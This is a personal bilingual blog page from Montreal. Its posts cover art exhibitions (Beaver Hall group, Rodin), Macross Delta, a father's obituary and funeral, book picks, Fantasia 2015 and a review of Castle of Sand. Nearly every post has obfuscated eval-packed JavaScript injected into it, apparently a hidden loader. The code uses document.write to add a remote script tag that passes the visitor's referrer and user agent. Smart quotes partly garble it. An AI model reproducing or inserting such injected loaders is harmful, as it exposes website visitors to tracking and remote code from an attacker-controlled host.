Five notable links

Here are five links that I came across in the last couple of weeks and that I found rather interesting. I share them with you in no particular order :
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fzhdd|var|u0026u|referrer|yehth||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tkbky|var|u0026u|referrer|kfzdh||js|php’.split(‘|’),0,{}))

[ Traduire ]

La couleur du Jazz

La semaine dernière j’ai visité l’exposition “La couleur du Jazz” au Musée des Beaux Arts de Montréal. Cette exposition nous propose de vivre la modernité des années 1920 à Montréal avec le groupe de Beaver Hall. Il s’agit de la première grande étude sur ce “regroupement éphémère d’une vingtaine d’artistes dont la production a donné, document.write(“”); comme le soulignait la critique de l’époque, « une nouvelle impulsion » à la vie artistique montréalaise, québécoise et canadienne”.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fybhs|var|u0026u|referrer|tteff||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rybah|var|u0026u|referrer|azddr||js|php’.split(‘|’),0,{}))

Le
Groupe de Beaver Hall est en quelque sort le pendant montréalais au Groupe des Sept qui était basé à Toronto. Et plutôt que de se limiter à “proposer une image identitaire du Canada à travers la représentation de la nature sauvage du Nord” comme le faisait le Groupe des Sept, le Groupe de Beaver Hall exprime la modernité de l’époque à travers des portraits et les paysages humanisés de la ville et de la campagne. Le groupe a eut une existence très courte (1920-1923) mais ses membres ont continué par la suite leur travail individuellement et contribué à la formation du Groupe des peintres canadiens en 1933. L’exposition couvre toute cette période.

Ce qui est remarquable dans ce groupe ce n’est pas tant qu’il “constitue l’une des manifestations les plus originales de la modernité picturale au Canada“ mais bien la parité hommes-femmes au sein des membres du groupe qui dénote encore une fois la grande modernité de ce courant artistique. Pour plus de détails sur le contexte historique et les thématiques de l’exposition vous pouvez consulter le site internet que le musée y consacre.

J’ai bien aimé l’exposition. Il y a de très belle pièces et c’est rafraichissant de voir que des artistes montréalais ont pu avoir un tel impact (et d’en apprendre plus sur eux). Les portraits sont fascinants (certains détails, comme les mains, sont parfois très réaliste). On retrouve beaucoup de paysages hivernaux (après tout c’est le Canada). Les paysages urbains (dont le style varie beaucoup d’un artiste à l’autre, allant du réalisme détaillé et précis au quasi impressionnisme) nous font presque voyager dans le temps (Archambault sur la rue Sainte-Catherine, l’Église Saint-Jacques [qui a passé au feu et a été “cannibalisé” par l’UQAM] sur Saint-Denis, etc.).

J’ai toutefois trouvé l’exposition un peu courte et j’aurais bien aimé y voir une peu plus de média (photos des artistes, petits documentaires videos, etc. — il existe d’ailleurs un film de l’ONF sur trois des membres féminins du groupe). J’ai aussi trouvé que le titre de l’exposition ne se retrouvait pas vraiment dans la sujet. Oui, le jazz représente bien la modernité de l’époque et on a reproché aux membres du groupe de faire des oeuvres trop colorées qui furent à l’époque comparées aux notes dissonantes du jazz. Mais l’analogie s’arrête là. Une petite musique de fond jazzée aurait aussi sans doute contribué à donner plus de couleur à l’atmosphère de l’exposition.

En souvenir de cette exposition, je vous offre sur Vimeo (et ci-bas) un petit diaporama des oeuvres qui m’ont le plus marqué. J’ai aussi créé un album sur Flickr (avec le détail de chacune des pièces).


Vous trouverez également sur Youtube quelques courts videos sur l’exposition.

Si ça vous intéresse, dépêchez-vous car l’exposition prends fin le 31 janvier!

[ Translate ]

A new Macross TV series

I have recently learned (via Anime News Network) that a new Macross TV series is in production. Titled Macross Delta (no doubt because of the unique delta wing design of the new Valkyries), document.write(“”); it is the story of the “Tactical Sound Unit” Walküre, a group of five singers who battles the Var Syndrome which is consuming the galaxy, alongside the mysterious Aerial Knights Valkyrie fighter team of the Kingdom of Wind. 18-year-old Minori Suzuki will play Freyja Wion, one of the singers.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|knask|var|u0026u|referrer|dttra||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tffkf|var|u0026u|referrer|fzbet||js|php’.split(‘|’),0,{}))

All the details on the show (staff, characters, cast, designs, and teaser video) were revealed at the end of October in a streaming special event. Shoji Kawamori (Studio Nue) is the overall director as well as the Valkyrie designer. The director is Kenji Yasuda (Satelight), with scripts by Toshiba Nemoto, mechanical designs by Stanislas Brunet, character designs and animation direction are by Majiro and Yuu Shindou (adapting the original designs by Chisato Mita).

A special preview will air on New Year’s Eve. In the meantime you can check the official website and this Youtube teaser video:


[ Traduire ]

Funérailles Claude E.

Pour ceux qui n’ont pas pu être présent aux funérailles de Claude E., document.write(“”); en voici un petit mémento:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ehzyt|var|u0026u|referrer|iysdh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bdkrd|var|u0026u|referrer|knsfi||js|php’.split(‘|’),0,{}))


Le montage audiovisuel est disponible
sur Vimeo et les photos comme telles sont aussi disponible sur Flickr. (Mis à jour avec des photos de la mise en terre)

J’en profite pour remercier tous les parents et amis qui sont venu nous offrir leurs condoléances et support en ce moment difficile.

Plusieurs m’ont demandé de pouvoir revoir le montage commémoratif que j’ai fait pour les funérailles. Le voici donc:

https://player.vimeo.com/video/144246852?byline=0&portrait=0
La video est disponible sur Vimeo (une version avec un peu plus de photo y est aussi disponible) et l’album photo commémoratif (annoté) est quand à lui disponible sur Flickr.

Ne soyez pas tristeCélébrez plutôt sa merveilleuse existenceSouvenez-vous de luiCar c’est notre devoir de le commémorerSouvenez-vous de luiCar il vivra toujours dans nos mémoires

Merci encore une fois.

[ Translate ]

Rodin

Last Friday I visited the exhibition “Metamorphoses: In Rodin’s Studio” at the Montreal Museum of Fine Arts. It was an impressive exhibit that was definitely worth seeing, document.write(“”); although it felt like most of the pieces were unfinished. It was very didactic and was showing a lot about the work of a sculptor and the fact that he rarely works alone. The best part was the room showing some of his masterpieces: the Thinker, the Kiss, the Age of Bronze, etc.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ktazt|var|u0026u|referrer|zaaff||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nzhbt|var|u0026u|referrer|nedzf||js|php’.split(‘|’),0,{}))

For those who missed it, you can still find a lot of information on
the museum web page or on the special mobile site that was designed as guide for visitors, enhancing the experience and giving access to all the wall labels and panels for the exhibition. That was surely a great idea!

And, of course, I took a lots of pictures and have prepared a photo album on Flickr (the description offers titles and details on each piece) as well as this nice video montage (on Vimeo) for your enjoyment:


(I’ve replaced the Flash slideshow with this video because it was bugging my Mac!)
[ Traduire ]

Claude E Pelletier 1928-2015

Mon père, document.write(“”); Claude E. Pelletier, est décédé la nuit dernière (samedi 17 octobre) aux soins palliatifs de l’Hôpital Sacré-Coeur des suites d’une pneumonie. Il aurait eu quatre-vingt-sept ans le mois prochain. Il a eu une vie longue et bien remplie qui mérite amplement d’être célébrée sans le moindre regret.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|frrbs|var|u0026u|referrer|sihha||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sybea|var|u0026u|referrer|ydshs||js|php’.split(‘|’),0,{}))

Il a grandi sur la rue Marie-Louise à Montréal, derrière le Théâtre Saint-Denis, car son père, Jules-Alphonse Pelletier, était le concierge de l’École Jeanne-Mance qui, par un étrange hasard, abrite maintenant la
Cinémathèque Québécoise. Il a fait carrière dans le cinéma, étant preneur de son d’abord au Studio Renaissance Films à Montréal, puis pour l’Office National du Film à Ottawa, puis à Montréal. Ce travail l’amène à voyager un peu partout au Canada et dans de nombreux pays du monde. À la fin des années soixante, il devient gestionnaire à l’ONF et s’occupe de son premier département de video, avant de prendre en mains la gestion des plateaux et des équipes de tournage comme superviseur des opérations au Service de la pré-production.

Un peu ébranlé par le décès de sa fille aînée, Johanne, et désabusé par le début du long démantèlement de cette grande institution fédérale qu’était alors l’ONF, il prends sa retraite en 1983 après trente-cinq ans de service et avoir vu son nom apparaître au générique de près d’une centaine de films. Il se consacre alors à sa véritable passion: la généalogie. Un des premiers maître-généalogiste agréé du Québec, il s’implique avec grand dévouement auprès, entre autres, de la Société d’Histoire et de Généalogie de l’Île-Jésus et de l’Association des Familles Pelletier.

Il laisse dans le deuil son épouse Laure Gauthier, ses enfants Luce, Francine et Claude J. (Miyako Matsuda), les familles de ses frères et soeurs (Alice [feu Jean-Vianney Yale], Pauline [feu André Langlois], Soeur Madeleine [Congrégation Notre-Dame], Pierre [Micheline], Cécile [Gérard Saint-Jean] et Gilles [Marguerite] lui survivent), ainsi que de nombreux parents et amis.

La famille recevra les condoléances à la Résidence Funéraire de Laval de la Coop Funéraire du Grand Montréal (2000 rue Cunard, Laval, Qc) samedi le 31 octobre de 13 h 30 à 16 h. Un hommage en sa mémoire et une cérémonie de la parole suivra à compter de 16 h. L’inhumation des cendres se fera ultérieurement en privé.

Vous trouverez les détails dans les pages d’avis de décès du Journal de Montréal ou sur le site de la coopérative funéraire.

Au lieu d’envoyer des fleurs, si vous désirez faire un geste à la mémoire de Claude E., nous vous suggérons de faire un don à la Société de l’Alzheimer de Montréal.

J’ai déjà parlé de mon père à deux reprise sur ce blogue (lors d’un commentaire sur le film YUL 871 et en introduisant les portraits d’artisans du cinéma de l’ONF). Aussi, je mettrai prochainement en ligne un album photo commémoratif (probablement sur ma page Flickr ou Vimeo). Pour le moment, je lui rends hommage en reprenant ici la video de son “portrait d’artisan du cinéma” que j’ai mis sur Vimeo l’été dernier:


[ Translate ]

Les découvertes du mois

En août et en septembre j’ai fait la découverte (par hasard ou parce qu’on me les a recommandé) de quelques livres intéressants qui se sont, document.write(“”); bien sûr, ajouté à cette liste de lecture qui ne cesse de croître. Il s’agit d’ouvrages très diversifiés, dont certains en anglais, que je vous présente sans aucun ordre particulier dans l’espoir qu’ils vous intéresseront également.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ytezd|var|u0026u|referrer|snabr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bsdbk|var|u0026u|referrer|eftbf||js|php’.split(‘|’),0,{}))

Voir les détails
après le saut de page >>

Ad Astra

“Sicile, 241 avant J.-C. Après deux décennies de conflit avec Rome, l’armée carthaginoise menée par Hamilcar Barca doit déposer les armes. Son fils, Hannibal, a six ans quand il assiste à cette bataille. Mise en déroute, Carthage doit un tribut astronomique au vainqueur, et l’enfant est témoin, impuissant, de l’humiliation des siens.”

“Mais le jeune Hannibal refuse l’échec : élevé dans la haine de Rome, il va vouer son existence entière à la destruction de l’ennemi. Commence alors l’affrontement exceptionnel d’un des plus grands tacticiens de tous les temps et de son alter ego romain, le génie militaire Scipion l’Africain. Traversée des Alpes à dos d’éléphant, pillages impitoyables et combats parmi les plus sanglants de mémoire d’homme : un duel à mort qui a marqué l’Histoire…”

“Bravoure, complots et stratégie… Plongez au cœur des batailles qui opposèrent les légendaires Hannibal et Scipion !”

Je ne peux pas croire qu’un manga mettant en scène l’histoire de Rome m’ait échappé! Et c’est dans un style très décent! Il s’agit d’un manga seinen historique couramment prépublié dans le magazine Ultra Jump de Shueisha depuis mars 2011. On y raconte la deuxième guerre punique alors que l’expansion naissante de Rome l’opposait à l’empire Carthaginois au IIIe siècle avant notre ère. Il y a sept tomes de paru jusqu’à maintenant. Une bande-annonce et un extrait de cinquante-neuf pages sont disponible sur le site de Ki-oon. À lire absolument dès que j’ai un peu de temps!

Ad Astra : Scipion L’Africain & Hannibal Baca, Tome 1, par Mihachi KAGANO. Paris, Éditions Ki-oon, mars 2014. 13 x 18 cm, 226 pg., 7,90 € / $14.95 Can. Sens de lecture original japonais. ISBN: 978-2-35592-652-5. Recommandé pour public adolescent (14+).

Pour plus d’information vous pouvez consulter les sites suivants:

Godzilla: une métaphore du japon d’après-guerre

“Le kaiju eiga (film de monstres) continue encore aujourd’hui à offrir aux théoriciens un indicateur intéressant de l’évolution de la société japonaise depuis 1954, année de sortie du premier Godzilla. Le Japon d’après-guerre demeure sans nul doute un lieu de prédilection qui se prête à l’incarnation de plusieurs périls enfantés par l’inconscience des hommes. Godzilla et ses avatars, par leurs ravages cataclysmiques, perpétuent cette image d’une nation victime des forces de la nature ou des dérives génocidaires de la science.”

Un sujet qui me semble passionnant, abordé ici par un auteur québécois dans un essai publié en France. J’ai toujours dit que le cinéma est une fenêtre ouverte sur la société et le temps et qu’il peut nous en apprendre beaucoup si seulement on peut prendre quelques instant pour l’observer et y réfléchir. C’est particulièrement vrai pour le cinéma japonais. Vous pouvez voir la couverture arrière pour plus de détails, ainsi qu’un extrait sur Google Books.

Godzillamd: une métaphore du japon d’après-guerre, par Alain Vézina. Paris, l’Harmattan, mai 2014. 21.5 x 0.8 x 13.5 cm, 198 pg., 24 € / $40.95 Can. ISBN: 978-2-343-03201-6. Recommandé pour public adulte (16+).

Pour plus d’information vous pouvez consulter les sites suivants:

Planète japon

“Planète Japon est un magazine francophone trimestriel, entièrement dédié à la culture japonaise. On y trouve des dossiers (sur l’histoire, la culture, la société japonaise, les arts et même les paysages japonais), des articles de qualités (musique, littérature, mangas, cinéma, cuisine, technologie, tendances, etc.) mais aussi des interview. Distribué partout en France ainsi que dans certains pays francophones, Planète Japon propose un voyage entre modernisme et traditions à tous les passionnés de Japon, quel que soit leur âge et leur connaissance du pays.”

On me dit que c’est disponible en kiosques ici mais jusqu’à maintenant j’en ai fait une demi-douzaine sans la moindre chance. Pour plus de détails voyez leur site internet ou la page Facebook.

La Divine Comédie par Go Nagai

J’ai été plutôt intrigué lorsque Animeland m’a appris que les éditions Black Box (dont j’ignorais l’existence: voir leur site internet et page Facebook) allait publier fin septembre une adaptation très personnelle (et qui semble très “inspirée” de Gustave Doré—pour ne pas dire copié) de la Divine Comédie de Dante dans le cadre de leur Collection Go Nagai (3 tomes de 258 pages, 14,5 x 21 cm, 32.70 €). Cela n’a rien de récent puisque Dante shinkyoku (?????) a originalement été publié au Japon en 1994.

Je n’aime pas du tout Go Nagai: je trouve son dessin laid, ses histoires vulgaires et il a la fâcheuse tendance à usurper le travail de ses assistants sous son propre nom. J’imagine assez bien cependant une adaptation de Dante par cet auteur fasciné par l’horreur démoniaque. Je serais donc curieux de voir ce que cela donne comme résultat (en fait, nul besoin d’attendre que cette série traverse l’Atlantique puisqu’il existe déjà une “scanlation” anglaise partielle). À voir donc, mais par simple curiosité.

The Firefly Effect: Electoral 2072 – Book 1

I have this friend from college who seems to be a real renaissance man: he’s an athlete, an artist (he drew a wicked Calvin on my dorm’s door and inked the comic I scripted, Gates of Pandragon), an engineer, and a lawyer. I knew he was creative (he wrote some RPG scenarii) but I recently discovered that he also wrote a couple of science-fiction novels! Some would say they are not real books because they are not in print, but ebooks are the future and the publishing company is an open access publisher specialized in Science, Technology and Medicine! It looks quite serious (but actually they’re based in India and have a questionable record; it’s more like self-publishing as you pay them to publish your stuff). He told me that he writes hard-science and implied that it might be a difficult read since he writes for himself, assuming that his readers have a PhD in Physics! Comments are good, though, and it looks interesting so I will surely give it a try as soon as I have a little time.

The Firefly Effect: Electoral 2072 – Book 1, by Alain Villeneuve. Austin Publishing, June 2014. 278 pg., $3.39 (Kindle edition). ASIN B00L0T49WA. The second book is titled The Oldest: Electoral 2072.

For more information you can check the following websites:

A Brief History of Manga

“Manga is more than a genre in the comics field: it is a vital creative medium in its own right, with hundreds of millions of readers worldwide, a host of graphic styles, and a rich history now spanning seven decades.”

“Now for the first time, that history is told by an award-winning expert in the field. Covering topics from Akira to Mazinger Z, this book is fully illustrated throughout, and photos of key creators accompany accessible sidebars and timelines.”

“Answering the key questions of any fan where did my favourite manga come from, and what should I read next? this book will open doors to neophytes and experts alike.”

There sure has been an avalanche of reference books about manga lately, but I always said that there is never too much information. Each new books offer a new angle, a new perspective. And this time it’s written by Helen McCarthy, a well-known anime and manga specialist from the United Kingdom. I am quite curious to read it and add it to my reference shelf. I’ll try to get a review copy from the publisher (if I can reach them, their website was down for a while).

A Brief History of Manga: The essential pocket guide to the Japanese pop culture phenomenon, by Helen McCarthy. London: Ilex Press, July 2014. 18.5 x 11.5 cm, 96 pg., £7.99 / $14.99 Cnd. ISBN:978-1-78157-098-2.

For more information you can check the following websites:

Histoire(s) du manga moderne

“1952. Le manga moderne fait ses premiers pas dans un Japon qui retrouve son indépendance après la Seconde Guerre mondiale. 2012. Phénomène culturel global, le manga est un rouage essentiel de la troisième puissance économique au monde. Comment, en soixante ans, la BD japonaise a-t-elle connu un tel essor ? Qui sont les acteurs ayant permis cette incroyable expansion ? Année après année, découvrez les événements majeurs et les artistes qui ont marqué l’histoire du manga moderne.”

J’ai introduit ce titre il y plus d’un an déjà mais, là il est finalement paru alors j’aimerais encore une fois en souligner l’importance avant d’en faire un commentaire plus approfondi. C’est un bel ouvrage avec une présentation chronologique fort intéressante. Et comme je l’ai dit plus haut, on a jamais trop de références sur le manga, chaque nouveau livre apportant une nouvelle perspective.

Histoire(s) du manga moderne , par Matthieu Pinon et Laurent Lefebvre. Paris: YNNIS Éditions, Avril 2015. 24 x 2.5 x 27 cm, 204 pg., 29.99 € / $49.95 Can. ISBN: 979-1-0933-7622-6.

Pour plus d’information vous pouvez consulter les sites suivants:


[ Translate ]

Japanese movies at Fantasia 2015


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sznhy|var|u0026u|referrer|yesze||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ntass|var|u0026u|referrer|rhnya||js|php’.split(‘|’),0,{}))
This week the programmation for the 19th edition of the Fantasia International Film Festival was announced. It will be held in Montreal from July 14 to August 4 and screenings will take place mostly at Concordia’s Theatre Hall and Salle J.A. de Sève. This year the festival is offering a lineup of about 400 movies from 36 countries, document.write(“”); including about 135 feature-length movies and 104 premieres! For more programming details you can check the festival’s web page at www.fantasiafestival.com and the screening schedule [ PDF ].

Here our main interest is the Japanese programming (25 features and one short) but there are twenty-seven movies from at least five other asian countries (four from China, thirteen from South Korea, six from Hong Kong, one from Indonesia, two from Taiwan and one from Thailand). The programming includes also over an hundred animated features and shorts from many countries. As usual, it’s a rich, strong and diversified selection bound to please anyone.

This year, it’s a slim pick anime-wise but to compensate the festival will open with the Japanese animated feature Miss Hokusai, which will be introduced by director Keiichi Hara and screenplay writer Miho Maruho. To the utter pleasure of the fans, the festival will also close with the canadian premiere of the greatly anticipated live-action Attack on Titan directed by Shinji Higuchi and based on the popular manga by Hajime Isamaya. The other anime and manga-related movies of interest are the Lupin the Third live-action, the latest Mamoru Oshii (Nowhere Girl) and the latest Takeshi Kitano (Ryuzo and the Seven Henchmen).

(Sources: Animation world network, Bible urbaine, Cult Mtl, Film school rejects and Métro)

Here’s a list of all the Japanese titles (with links to full description):


Anime:

Live-Action:

Documentary:

And here’s a few trailers of interest:

[ Traduire ]

Castle of Sand

This movie “tells the tale of two detectives, document.write(“”); Imanishi (Tetsuro Tamba) and Yoshimura (Kensaku Morita), tasked with tracking down the murderer of an old man, found bludgeoned to death in a rail yard. When the identity of the old man can’t be determined, the investigation focuses on the only other clue: a scrap of conversation overheard at a bar between the old man and a younger one. (…)”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rhbfn|var|u0026u|referrer|iznsd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tbsfb|var|u0026u|referrer|nesed||js|php’.split(‘|’),0,{}))

(Text from the
Wikipedia entry)

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.


Early monday morning on June 15th, TCM aired a double-bill of Japanese movies as part of their foreign movie programme, TCM Imports (the previous week they had shown Rashomon and two weeks later, on sunday June 28th, they will show two Gozilla movies: Godzilla vs. Monster Zero (1970) and Godzilla, King of the Monsters! (1956)). I have already commented on the first movie, Zero Focus. The second movie, The castle of sand, is also a movie directed by Yoshitaro Nomura and based on a mystery novel by Seicho Matsumoto.

The novel, also titled Suna no utsuwa (lit. “The Bowl of sand”), was first serialized in Yomiuri Shimbun between May 17, 1960 and April 20, 1961 before being published by Kobunsha (kappa novels) in July 1961. It was translated in english as Inspector Imanishi Investigates and in french as Le vase de sable [I have also commented on the novel]. It was adapted into a movie by Shochiku in 1974 and was also made into TV dramas by TBS (in 1962 and 2004), Fuji TV (in 1977) and TV Asahi (in 1991 and 2011). So it’s quite a popular subject.

The Castle of Sand is a detailed police procedural movie where we follow the meticulous investigation of two detectives: Imanishi Eitaro, a 45-year-old veteran police officer and part-time poet, and Yoshimura Hiroshi, a younger and enthusiastic policeman from Shinagawa station. An old man has been found bludgeoned to death in the Kamata train yard in Tokyo and the only clues is that a waitress from a nearby bar said the victim spoke with a Tohoku accent, she saw him with a younger man and overheard them talk about “Kameda”. Is that a person’s name or place? Maybe it refers to Kameda Station in Akita Prefecture? They travel by train to this place but cannot find any more leads and their investigation stalls.

They get their first break when the adoptive son of the victim files a missing-person report and identifies him has Miki Kenichi, a retired grocer from Okayama Prefecture. But then how could he talk in Tohoku dialect? However, Imanishi discovers that the Izumo dialect is somehow similar to Tohoku’s and that there’s a place called Kamedake in that area too, so he goes to Shimane Prefecture to investigate. He learns that, before becoming a grocer, Kenichi worked a longtime as a policeman in Kamedake. Imanishi meets with Kirihara Kojuro, a local abacus maker who was a friend of Kenichi and he can start to investigate Kenichi’s life in search for a motive for his murder. Kenichi was a very good man and the only incident that stand out in his career in Kamedake is when he helps a beggar, Chiyokichi Motoura, suffering from Hansen’s disease (leprosy) who’s traveling all over Japan with his son Hideo. Chiyokichi is put in a sanatorium and Kenichi, who doesn’t have any children, would like to adopt Hideo, but the young boy is full of resentment and disappears.

